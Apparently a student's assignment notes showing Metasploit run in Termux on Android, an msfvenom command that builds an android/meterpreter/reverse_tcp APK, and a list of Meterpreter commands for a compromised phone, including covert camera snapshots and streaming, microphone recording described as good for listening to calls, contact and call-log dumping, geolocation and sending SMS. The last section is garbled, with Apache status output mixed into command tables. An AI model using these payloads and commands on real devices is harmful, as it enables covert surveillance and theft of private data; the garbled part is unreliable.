

Day 3 assignment:

- metasploit installation in android:

```

5:41 Voof Voof A > _ _ _ _ _
D* " " " " " ?88'
d8bd8b.d8p d8888b ?88' d888b8b _ .os#|$*"~
d8P ?8b 88P
88P`P'P d8b_,dP 88P d8P' ?88 .oaS####S*"~
d8P d8888b $whi?88b 88b
d88 d8 ?8 88b 88b 88b ,88b .osS$$$$$*" ?88,.d88b,
d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$$Q*"~ `?88' ?88
?88 88b d88 d88
. a#$$$$$$$*"~ 88b d8P
88b`?8888P'
, s$$$$$$$*"~ 888888P'
88n _.,,,ass;:
. a#$$$$$$$P~ d88P'
, .ass%#S$$$$$$$$$$$$$$$$$'
. a#$$$$$$$P~ _.,,-aqsc#SS$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
, a#$$$$$$$P~ _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$####SSSS'
. a#$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS
##==--" "' '^/$$$$$$'
-----
-----,6$$$$$'-----
ll66$$$$$'
.;;lll6666'
...;;lllll6'
.....;;;llll;;;....
^ .....;;;; ... . .
=[ metasploit v6.0.33-dev
]
+ -- ==[ 2102 exploits - 1132 auxiliary - 357 post
]
+ -- ==[ 592 payloads - 45 encoders - 10 nops
]
+ -- ==[ 8 evasion
]
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
msf6 >

```

☐ msfvenom options:

```

5:46 VoLTE LTE 100%
termuxblack > msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /data/data/com.termux/files/home/metasploit-framework/msfvenom [options] <var=val>
Example: /data/data/com.termux/files/home/metasploit-framework/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP>
-f exe -o payload.exe


Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, arches, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a customizable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
termuxblack >

```

ESC | / HOME ↑ END PGUP ☒

↵ CTRL ALT ← ↓ → PGDN ☒

□ creating payload for Android using msfvenom:



```
msf6 > msfvenom -p android/meterpreter/reverse_tcp LHOST=25
      LPORT=4444 R > termuxtech.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST
      LPORT=4444 R > termuxtech.apk

[-] No platform was selected, choosing Msf::Module::Platfor
m::Android from the payload
[-] No arch selected, selecting arch: dalvik from the paylo
ad
No encoder specified, outputting raw payload
Payload size: 10187 bytes

msf6 > ls
[*] exec: ls

android_shell.apk      metasploit.sh      termuxtech.apk
install.sh            storage
metasploit-framework  termuxblack.key
msf6 > python -m simple HTTPServer 4444
[-] Unknown command: python.
msf6 > exit
termuxblack > ls
android_shell.apk      metasploit.sh      termuxtech.apk
install.sh            storage
metasploit-framework  termuxblack.key
termuxblack > mv termuxtech.apk /internalstorage
mv: inter-device move failed: 'termuxtech.apk' to '/interna
lstorage'; unable to remove target: Read-only file system
termuxblack > |
```

□ Important basic commands for meterpreter:

1.Pwd:

The pwd command allows you to see the current directory you're in.

Example:

```
meterpreter > pwd  
/data/data/com.metasploit.stage
```

2.cd:

The `cd` command allows you to change directory.

For example:

```
meterpreter > cd cache  
meterpreter > ls
```

3.cat:

The `cat` command allows you to see the contents of a file.

```
Meterpreter > cat
```

4.ls:

The `ls` command displays items in a directory.

For example:

```
meterpreter > ls  
Listing: /data/data/com.metasploit.stage/files
```

Files with size,Type, date modified .

5.upload:

The `upload` command allows you to upload a file to the remote target. The `-r` option allows you to do so recursively.

```
Meterpreter > upload
```

6.download:

The `download` command allows you to download a file from the remote target. The `-r` option allows you to do so recursively.

```
Meterpreter > download
```

7.search:

The `search` command allows you to find files on the remote target.

For example:

```
meterpreter > search -d . -f *.txt
```

8.ifconfig:

The ifconfig command displays the network interfaces on the remote machine.

```
meterpreter > ifconfig
```

Results example:

Interface 10

Name : wlan0 - wlan0

Hardware MAC : 60:f1:89:07:c2:7e

IPv4 Address : 192.168.1.207

IPv4 Netmask : 255.255.255.0 IPv6 Address : 2602:30a:2c51:e660:62f1:89ff:fe07:c27e

9.getuid:

The getuid command shows the current user that the payload is running as:

```
meterpreter > getuidServer
```

Example:

username: u0_a231

9.ps:

The ps command shows a list of processes the Android device is running.

```
meterpreter > ps Process
```

Example:

List:

PID	name	Arch	User
1	/init		root
2	kthreadd		root
3	ksoftirqd/0		root
7	migration/0		root

10.shell:

The shell command allows you to interact with a shell:

```
meterpreter > shell
```

Process 1 created.

Channel 1 created.

iduid=10231(u0_a231) gid=10231(u0_a231)

groups=1015(sdcard_rw),1028(sdcard_r),3003(inet),9997(everybody),50231(all_a231)

context=u:r:untrusted_app:s0

To get back to the Meterpreter prompt, you can do: [CTRL]+[Z]

11.sysinfo:

The sysinfo command shows you basic information about the Android device.

```
meterpreter > sysinfo
```

Results:

Computer : localhost

OS : Android 5.1.1 - Linux3.10.61-6309174 (aarch64)

Meterpreter : java/android

12.webcam list:

The webcam_list command shows a list of webcams you could use for the webcam_snap command.

Example:

```
meterpreter > webcam_list
```

Results:

1: Back Camera

2: Front Camera

13.webcam snap:

The webcam_snap command takes a picture from the device. You will have to use the webcam_list command to figure out which camera to use.

Example:

```
meterpreter > webcam_snap -i 2
```

[*] Starting...

[+] Got frame

[*] Stopped

Webcam shot saved to: /Users/user/rapid7/msf/uFWJXeQt.jpeg

14.record_mic:

The record_mic command records audio. Good for listening to a phone conversation, as well as other uses.

Example:

```
meterpreter > record_mic -d 20
```

[*] Starting...

[*] Stopped

Audio saved to: /Users/user/rapid7/msf/YAUtubCR.wav

15.activity_start:

The activity_start command is an execute command by starting an Android activity from a URI string

```
Meterpreter > activity_start
```

16.webcam_stream:

Run the following command to stream from the second camera:

```
Meterpreter > webcam_stream -i 2
```

```
[*] Starting...
```

```
[*] Preparing player...
```

```
[*] Opening player at: LCInGfYj.html
```

```
[*] Streaming...
```

17.check_root:

The check_root command detects whether your payload is running as root or not.

Example:

```
meterpreter > check_root
```

```
[*] Device is not rooted
```

18.dump_calling:

The dump_calling command retrieves the call log from the Android device.

```
Meterpreter > dump_calling
```

19.dump_contacts:

The dump_contacts command retrieves contacts from Android device.

```
meterpreter > dump_contacts
```

Results:

```
[*] Fetching 5 contacts into list
```

```
[*] Contacts list saved to: contacts_dump_20160308155744.txt
```

20.geolocate:

The geolocate commands allows you to locate the phone by retrieving the current lat-long using geolocation.

Meterpreter > geolocate

21.run:

The run command allows you to run a post module against the remote machine at the Meterpreter prompt.

For example:

```
meterpreter > run  
post/android/capture/screen
```

21.send_sms:

The send_sms command allows you to send an SMS message. Keep in mind the phone will keep a copy of it, too.

```
meterpreter > send_sms -d "2674554859" -t "hello"  
[+] SMS sent - Transmission successful``
```

```
[1]+ Stopped service apache2 status  
Stdapi: File system Commands  
=====service apache2 start  
root@kali: /var/www/html# service apache2 status  
* apache2.service Description: HTTP Server  
-----: loaded-----: systemd/system/apache2.service; disabled; vendor  
cat live: act1 Read the contents of a file to the screen EDT; 5s ago  
cd Docs: http: Change directory org/docs/2.4/  
checksum 1224 Retrieve the checksum of a file art (code=exited, status  
cp PID: 1235 Copy source to destination  
dirisks: 6 (1 List files (alias for ls)  
download 18.1 Download a file or directory  
editoup: /sys Edit a file apache2.service  
getlwd |12 Print local working directory  
getwd |12 Print working directory start  
lcd |12 Change local working directory  
lls |12 List local files ne2 -k start  
lpwd |12 Print local working directory  
ls |12 List files n/apache2 -k start  
mkdir Make directory  
Mar mv 07:35:25 k Move source to destination Apache HTTP Server...  
Mar pwd 07:35:26 k Print working directory 558: apache2: Could not reliably  
Mar rm 07:35:26 k Delete the specified file Apache HTTP Server.  
line rmdir 0/19 (EN Remove directory
```



```

# service apache2 status
Stdapi: Networking Commands
=====systemd/system/apache2.service; disabled; vendor
Active: active (running) since Tue 2020-03-17 07:35:26 EDT; 5s ago
Command http: Description
-----: 1224 -----usr/sbin/apachectl start (code=exited, status
ifconfig 1235 Display interfaces
ipconfig 6 (l Display interfaces
portfwd 18.1M Forward a local port to a remote service
routeup: /sys View and modify the routing table
         |1235 /usr/sbin/apache2 -k start
         |1236 /usr/sbin/apache2 -k start

```

```

Active: active (running) since Tue 2020-03-17 07:35:26 EDT; 5s ago
Application Controller Commands
=====r/sbin/apachectl start (code=exited, status
Main PID: 1235 (apache2)
Command 6 (l Description
-----: 18.1M -----
app_install Request to install apk file
app_list |1235 List installed apps in the device
app_run |1236 Start Main Activity for package name
app_uninstall Request to uninstall application
         |1236 /usr/sbin/apache2 -k start

```